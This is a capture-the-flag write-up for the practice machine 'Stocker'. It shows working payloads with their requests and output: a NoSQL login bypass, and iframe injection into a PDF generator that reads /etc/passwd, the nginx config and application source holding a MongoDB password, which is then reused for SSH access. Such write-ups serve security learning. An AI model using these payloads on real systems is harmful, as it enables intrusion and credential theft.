

0x1 Scan

```
[~] offsec/stocker git:(master) ▶ rustscan --ulimit 1000 -a 10.10.11.196 -- -SC -sV -Pn --script=default
```

```
| 0 | } | { | } | { | C | { | } | { | C | / | _ | } | / | 0 | \ | | |  
| . | _ | \ | { | } | . | _ | } | | | . | _ | } | \ | / | ^ | \ | \ |  
| _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ | _ |
```

```
The Modern Day Port Scanner.
```


```
-----  
: https://discord.gg/GFrQs6y :  
: https://github.com/RustScan/RustScan :  
-----
```

```
Please contribute more quotes to our GitHub https://github.com/rustscan/rustscan
```

```
[~] The config file is expected to be at "/home/ghost/.rustscan.toml"  
[~] Automatically increasing ulimit value to 1000.  
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers  
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.  
Open 10.10.11.196:22  
Open 10.10.11.196:80  
[~] Starting Script(s)  
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")
```

```
PORT    STATE SERVICE REASON  VERSION
22/tcp open  ssh      syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 3d12971d86bc161683608f4f06e6d54e (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGC/Jyuuj3D7FuZQdudxWLH081Q6WkdTVz6G05mFSFpBpycf0rwuJpQ6oJV1I4J6UeXg+o5xHS
fUiCYdPSVJmFjX/TgTzXYht7kHj0vLtMG63sxXQDVLc5NwLs3VE61qD4KmhCfu+9vi0BvA1ZID4Bmw8vgi0b5FfQASbtkylpRxd0EyUxGZ1dbc3
Ly04CbtifsWbLmnoRWIr+U8B2wP/D9whWGW RJPBWtJWZvxvZz3LlRqhQ/8Np0374iHWIEG+k9U9Am6rFKBg6LPucf6Mg7w4AFLiFEQaQFRpEbF
|   256 7c4d1a7868ce1200df491037f9ad174f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBNgPXCnQx65/kNxcEEVpqpV7du+KsPJokAydK
|   256 dd978050a5bacd7d55e827ed28fdaa3b (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIDyp1s8jG+rEbfeqAqBcQJw5+Y+T17PRZ0cYd+W32hF
80/tcp open  http      syn-ack nginx 1.18.0 (Ubuntu)
|_http-generator: Eleventy v2.0.0
|_http-title: Stock - Coming Soon!
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-favicon: Unknown favicon MD5: 4EB67963EC58BC699F15F80BBE1D91CC
| http-methods:
|_ Supported Methods: GET HEAD
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

0x2 HTTP




At **Stocker**, our exclusive deals with manufacturers gives us an edge on price and variety. We're aiming to launch very soon so we can help you sell more!

Nothing interesting, so I check subdomain, and found dev.stocker.htb.

dev.stocker.htb

Found potential username *jsmith*.



Please sign in

jsmith	Username
	Password

© 2022

Hydra (fail)

I try bruteforcing with Hydra.

- username: jsmith

but it failed and could not manage to get password.

```
255 offsec/stocker git:(master) ► hydra -l jsmith -P /usr/share/wordlists/rockyou.txt dev.stocker.htb -V http-form-post
'/login:^USER^=jsmith&password=^PASS^:Invalid'

Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-01-25 16:33:12
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://dev.stocker.htb:80/login:^USER^=jsmith&password=^PASS^:Invalid
[ATTEMPT] target dev.stocker.htb - login "jsmith" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target dev.stocker.htb - login "jsmith" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target dev.stocker.htb - login "jsmith" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
```

SQL injection (fail)


I also try SQL injection and it failed.

NoSQL injection


I cannot do normal NoSQL injection via form, so I intercept it with Burpsuite and change to *Application/JSON*.

```
1 POST /login HTTP/1.1
2 Host: dev.stocker.htb
3 Content-Length: 24
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://dev.stocker.htb
7 Content-Type: application/json
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
10 Referer: http://dev.stocker.htb/login
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
13 Cookie: connect.sid=s%3APKfqLN74xzgH7ogGVRev8UtJh1lnP-vS.wJvaLaZ674Z%2F6YavpjS4ap8QsHTzMt07E41T%2Ba0%2B73
14 Connection: close
15
16 {"username": {"$ne": null}, "password": {"$ne": null}}
17
```

It bypasses and got a login page.



I add to cart and submit.



Got a post request to `/stock`.

```
1 POST /api/order HTTP/1.1
2 Host: dev.stocker.htb
3 Content-Length: 162
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
5 Content-Type: application/json
6 Accept: */*
7 Origin: http://dev.stocker.htb
8 Referer: http://dev.stocker.htb/stock
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
11 Cookie: connect.sid=s%3APKfqLN74xzgH7ogGVRev8UtJh1nP-vS.wJvaLaZ674Z%2F6YavpjS4ap8QsHTzMt07E41T%2Ba0%2B73Q
12 Connection: close
13
14 {
15   "basket": [
16     {
17       "_id": "638f116eeb060210cbd83a8d",
18       "title": "Cup",
19       "description": "It's a red cup.",
20       "image": "red-cup.jpg",
21       "price": 32,
22       "currentStock": 4,
23       "__v": 0,
24       "amount": 1
25     }
26   ]
27 }
```

I try changing JSON, item header changes.

```
Request
Pretty Raw Hex
1 POST /api/order HTTP/1.1
2 Host: dev.stocker.htb
3 Content-Length: 162
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
5 Content-Type: application/json
6 Accept: */*
7 Origin: http://dev.stocker.htb
8 Referer: http://dev.stocker.htb/stock
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
11 Cookie: connect.sid=s%3APKfqLN74xzgH7ogGVRev8UtJh1nP-vS.wJvaLaZ674Z%2F6YavpjS4ap8QsHTzMt07E41T%2Ba0%2B73Q
12 Connection: close
13
14 {"basket":[{"_id":"638f116eeb060210cbd83a8d","title":"Hello World","description":"It's a red cup.,"image":"red-cup.jpg","price":32,"
```

Stockers - Purchase Order

Supplier

Stockers Ltd.
1 Example Road
Folkestone
Kent
CT19 5QS
GB

Purchaser

Angoose
1 Example Road
London
GB

1/25/2023

Thanks for shopping with us!

Your order summary:

Item	Price (£)	Quantity
Hello World	32.00	1
<hr/>		
Total	32.00	

Orders are to be paid for within 30 days of purchase order creation.

Contact support@stock.htb for any support queries.

I try reading local file.

```
{
  "basket": [
    {
      "_id": "638f116eeb060210cbd83a8d",
      "title": "<iframe src='file:///etc/passwd'> </iframe>",
      "description": "It's a red cup.",
      "image": "red-cup.jpg",
      "price": 32,
      "currentStock": 4,
      "__v": 0,
      "amount": 1
    }
  ]
}
```

Stockers - Purchase Order

Supplier

Stockers Ltd.
1 Example Road
Folkestone
Kent
CT19 5QS
GB

Purchaser

Angoose
1 Example Road
London
GB

1/25/2023

Thanks for shopping with us!

Your order summary:

Item	Price (£)	Quantity
<div>root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/s</div>	32.00	1
Total		32.00

Orders are to be paid for within 30 days of purchase order creation.

Contact support@stock.htb for any support queries.

I try adding width and height to see full file content.

```
13 {
14   "basket": [
15     {
16       "_id": "638f116eeb060210cbd83a8d",
17       "title": "<iframe src=file:///etc/passwd height=1000px width=1000px </iframe>",
18       "description": "It's a red cup.",
19       "image": "red-cup.jpg",
20       "price": 32,
21       "currentStock": 4,
22       "__v": 0,
23       "amount": 1
24     }
25   ]
26 }
```

? ⚙️ ⬅️ ➡️ Search...

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Wed, 25 Jan 2023 17:01:28 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 53
6 Connection: close
7 X-Powered-By: Express
8 ETag: W/"35-/U9CrzjYCMFNZnY60M800IygwzU"
9
10 {
11   "success": true,
12   "orderId": "63d16068b9e9cdfc80908782"
13 }
```


1/25/2023

Thanks for shopping with us!

Your order summary:

Item

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:/nonexistent:/usr/sbin/nologin
syslog:x:104:110:/home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/nonexistent:/usr/sbin/nologin
tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:113:/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:114:/nonexistent:/usr/sbin/nologin
landscape:x:109:116:/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1:/var/cache/pollinate:/bin/false
sshd:x:111:65534:/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
fwupd-refresh:x:112:119:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
mongodb:x:113:65534:/home/mongodb:/usr/sbin/nologin
angoose:x:1001:1001,,,:/home/angoose:/bin/bash
_laurel:x:998:998:/var/log/laurel:/bin/false
```

I check Nginx.

```
{
  "basket":[
    {
      "_id":"638f116eeb060210cbd83a8d",
      "title":"<iframe src=file:///etc/nginx/nginx.conf height=4000px width=800px </iframe>",
      "description":"It's a red cup.",
      "image":"red-cup.jpg",
      "price":32,
      "currentStock":4,
      "__v":0,
      "amount":1
    }
  ]
}
```

   Search...

response

pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 25 Jan 2023 17:08:53 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 53
Connection: close
X-Powered-By: Express
ETag: W/"35-kmapt7t7WT71IMtHg5hsbFZ9v6A"
```

```
{
  "success":true,
  "orderId":"63d16225b9e9cdfc80908793"
}
```

```

user www-data;
worker_processes auto;
pid /run/nginx.pid;
include /etc/nginx/modules-enabled/*.conf;

events {
    worker_connections 768;
    # multi_accept on;
}

http {

    ##
    # Basic Settings
    ##

    sendfile on;
    tcp_nopush on;
    tcp_nodelay on;
    keepalive_timeout 65;
    types_hash_max_size 2048;
    # server_tokens off;

    # server_names_hash_bucket_size 64;
    # server_name_in_redirect off;

    include /etc/nginx/mime.types;
    default_type application/octet-stream;

    ##
    # SSL Settings
    ##

    ssl_protocols TLSv1 TLSv1.1 TLSv1.2 TLSv1.3; # Dropping SSLv3, ref: POODLE
    ssl_prefer_server_ciphers on;

    ##
    # Logging Settings
    ##

    access_log /var/log/nginx/access.log;
    error_log /var/log/nginx/error.log;

    ##
    # Gzip Settings
    ##

    gzip on;

    # gzip_vary on;
    # gzip_proxied any;
    # gzip_comp_level 6;
    # gzip_buffers 16 8k;
    # gzip_http_version 1.1;
    # gzip_types text/plain text/css application/json application/javascript text/xml
    application/xml application/xml+rss text/javascript;

    ##
    # Virtual Host Configs
    ##


    include /etc/nginx/conf.d/*.conf;

    server {
        listen 80;

        root /var/www/dev;
        index index.html index.htm index.nginx-debian.html;

```

From Wappalyzer, it says the server is running Express. I also confirmed via curl.



```
❏ offsec/stocker git:(master) ▶ curl -i dev.stocker.htb
HTTP/1.1 302 Found
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 25 Jan 2023 17:17:04 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 28
Connection: keep-alive
X-Powered-By: Express
Location: /login
Vary: Accept
Set-Cookie: connect.sid=s%3A-8jeeD4Cftq0i-ZysWlklr2IbiCFn-0M.MS7D%2FS1Hu0CWLp9cgh%2Fxa2Vao578pAf2HFj7o8VdJFA; Path=/; HttpOnly

Found. Redirecting to /login
❏ offsec/stocker git:(master) ▶
```

Since from `nginx` config I know the application directory `/var/www/dev`. I try calling

- `app.js`
- `main.js`
- `index.js`

The last works, and receives source code with mongodb credential.

```
{
  "basket":[
    {
      "_id":"638f116eeb060210cbd83a8d",
      "title":"<iframe src=file:///var/www/dev/index.js height=1000px width=800px </iframe>",
      "description":"It's a red cup.",
      "image":"red-cup.jpg",
      "price":32,
      "currentStock":4,
      "__v":0,
      "amount":1
    }
  ]
}
```

```

const express = require("express");
const mongoose = require("mongoose");
const session = require("express-session");
const MongoStore = require("connect-mongo");
const path = require("path");
const fs = require("fs");
const { generatePDF, formatHTML } = require("./pdf.js");
const { randomBytes, createHash } = require("crypto");

const app = express();
const port = 3000;

// TODO: Configure loading from dotenv for production
const dbURI = "mongodb://dev:IHeardPassphrasesArePrettySecure@localhost/dev?authSource=admin&w=1";

app.use(express.json());
app.use(express.urlencoded({ extended: false }));
app.use(
  session({
    secret: randomBytes(32).toString("hex"),
    resave: false,
    saveUninitialized: true,
    store: MongoStore.create({
      mongoUrl: dbURI,
    }),
  })
);
app.use("/static", express.static(__dirname + "/assets"));

app.get("/", (req, res) => {
  return res.redirect("/login");
});

app.get("/api/products", async (req, res) => {
  if (!req.session.user) return res.json([]);

  const products = await mongoose.model("Product").find();
  return res.json(products);
});

app.get("/login", (req, res) => {
  if (req.session.user) return res.redirect("/stock");

  return res.sendFile(__dirname + "/templates/login.html");
});

app.post("/login", async (req, res) => {
  const { username, password } = req.body;

  if (!username || !password) return res.redirect("/login?error=login-error");

  // TODO: Implement hashing

  const user = await mongoose.model("User").findOne({ username, password });

  if (!user) return res.redirect("/login?error=login-error");

  req.session.user = user.id;

  console.log(req.session);

  return res.redirect("/stock");
});

app.post("/api/order", async (req, res) => {
  if (!req.session.user) return res.json({});

```

I found credential

- dev:IHeardPassphrasesArePrettySecure

0x3 Foothold

Previously I found

- dev:IHeardPassphrasesArePrettySecure

However, from passwd, there's no such user *dev*. Therefore, I try as *angoose* (found from passwd) to see if there's password reuse and it works.

```
❏ offsec/stocker git:(master) ► ssh angoose@stocker.htb

angoose@stocker.htb's password:

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

angoose@stocker:~$
```

user.txt

```
angoose@stocker:~$ ls
